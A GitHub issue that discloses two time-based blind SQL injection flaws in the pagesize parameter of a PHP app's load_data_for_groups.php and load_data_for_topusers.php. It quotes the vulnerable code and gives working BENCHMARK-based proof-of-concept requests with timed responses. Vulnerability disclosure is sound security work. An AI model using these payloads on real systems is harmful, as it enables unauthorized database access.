

[New issue](#)[Jump to bottom](#)

SQL Injection Vulnerabilities #261

[Open](#) xiaoxianghuayu opened this issue on Jul 3 · 2 comments

xiaoxianghuayu commented on Jul 3

There are 2 time-based SQL Injection Vulnerabilities, in /load_data_for_groups.php and /load_data_for_topusers.php respectively.

ENV:

ubuntu14.04

php 5.5.9

mysql 5.5.62

SQL Injection in /load_data_for_groups.php

vulnerable code:

Line16: the \$page_size is user controllable and directly used in sql statement which may cause a time-based sql injection

```
--
13 $start_up = isset($_REQUEST['start_up']) ? $_REQUEST['start_up'] : "";
14 $page_size = isset($_REQUEST['pagesize']) ? $_REQUEST['pagesize'] : "";
15
16 $group = $db->get_results("SELECT * FROM " . table_groups . " WHERE group_status='Enable' ORDER BY group_status, group_date DESC LIMIT $start_up, $page_size");
17
```

POC:

trigger the sql injection(my mysql version is 5.5.62):

Request

RawParamsHeadersHex

GET /load_data_for_group.php?start=1&pagesize=1%20PROCEDURE%20analyse((extractvalue(rand()),concat(0x3a,(if((mid(version(),1,1))+like+5,%20BENCHMARK(5000000,SHA1(1))),1))))); HTTP/1.1 Host: :9999 Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: __atuvc=9%7C26; PHPSESSID=gugab5u4tn28om9ojqc095h3h6 Connection: close

Response

RawHeadersHex

HTTP/1.1 200 OK Date: Mon, 04 Jul 2022 02:44:42 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-1ubuntu4.29 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 3 Connection: close Content-Type: text/html

327 bytes | 1,890 millis

do not trigger:

Request

RawParamsHeadersHex

GET /load_data_for_group.php?start=1&pagesize=1%20PROCEDURE%20analyse((extractvalue(rand()),concat(0x3a,(if((mid(version(),1,1))+like+6,%20BENCHMARK(5000000,SHA1(1))),1))))); HTTP/1.1 Host: :9999 Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: __atuvc=9%7C26; PHPSESSID=gugab5u4tn28om9ojqc095h3h6 Connection: close

Response

RawHeadersHex

HTTP/1.1 200 OK Date: Mon, 04 Jul 2022 02:45:21 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-1ubuntu4.29 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 3 Connection: close Content-Type: text/html

327 bytes | 31 millis

SQL Injection in /load_data_for_topusers.php


vulnerable code:

Line30: the \$page_size is user controllable and directly used in sql statement which may cause a time-based sql injection

```
13
14 $start_up = isset($_REQUEST['start_up'])? $_REQUEST['start_up'] : "";
15 $page_size = isset($_REQUEST['pagesize']) ? $_REQUEST['pagesize'] : "";
16
17 $users = $db->get_results("SELECT user_karma, COUNT(*) FROM `table_users` WHERE user_karma > 0 $whether_to_show_user GROUP BY user_karma ORDER BY user_karma DESC", ARRAY_N);
18
19 $ranklist = array();
20 $rank = 1;
21 if ($users)
22     foreach ($users as $dbuser)
23     {
24         $ranklist[$dbuser[0]] = $rank;
25         $rank += $dbuser[1];
26     }
27
28 $users = $db->get_results("SELECT user_id FROM pligg_users WHERE user_karma > 0 AND user_enabled = 1 AND user_level <> 'Spammer' AND (user_login != 'anonymous' OR user_lastip) ORDER BY user_karma DESC LIMIT $start_up, $page_size");
29
30 $user = new User;
```

POC:

trigger the sql injection(my mysql version is 5.5.62):



The screenshot shows a web browser window with the following details:

- Request:** GET /load_data_for_topusers.php?start_up=1&pagesize=1%20PROCEDURE%20analyse((extractvalue(rand(),concat(0x3a,(IF(MD(version(),.1))+LIKE '5,%20BENCHMARK(5000000,SHA1(1)),1))))).1) HTTP/1.1
- Response:** HTTP/1.1 200 OK
- Response Headers:** Date: Mon, 04 Jul 2022 02:40:07 GMT, Server: Apache/2.4.7 (Ubuntu), X-Powered-By: PHP/5.5.9-1ubuntu4.29, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, Pragma: no-cache, Content-Length: 0, Connection: close, Content-Type: text/html
- Response Body:** 0 matches
- Response Size:** 324 bytes
- Response Time:** 1,876 millis

do not trigger:

SendCancel<>

Target: http://10.10.10.10:9999

Request

RawParamsHeadersHex

GET /load_data_for_topusers.php?start_up=1&page_size=1%20PROCEDURE%20analyse((extractvalue(rand(),concat(0x3a,(if(Mid(version(),1,1)+LIKE+6,%20BENCHMARK(5000000,SHA1(1)),1))))),1); HTTP/1.1 Host: 10.10.10.10:9999 Pragma: no-cache Cache-Control: no-cache Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: __atuvc=9%7C26; PHPSESSID=gugab5u4tn28om9ojqc095h3h6 Connection: close

0 matches

Response

RawHeadersHex

HTTP/1.1 200 OK Date: Mon, 04 Jul 2022 02:39:19 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: PHP/5.5.9-1ubuntu4.29 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 0 Connection: close Content-Type: text/html

0 matches

Done324 bytes31 millis

1

sqrtZeroKnowled... commented on Jul 19

I confirm, It's blind SQL INJECTION.

redwinefireplace commented on Sep 23

Kliqqi has been discontinued since 2018. I wouldn't recommend using it.

Assignees

No one assigned

Labels

None yet

Projects

None yet

none yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

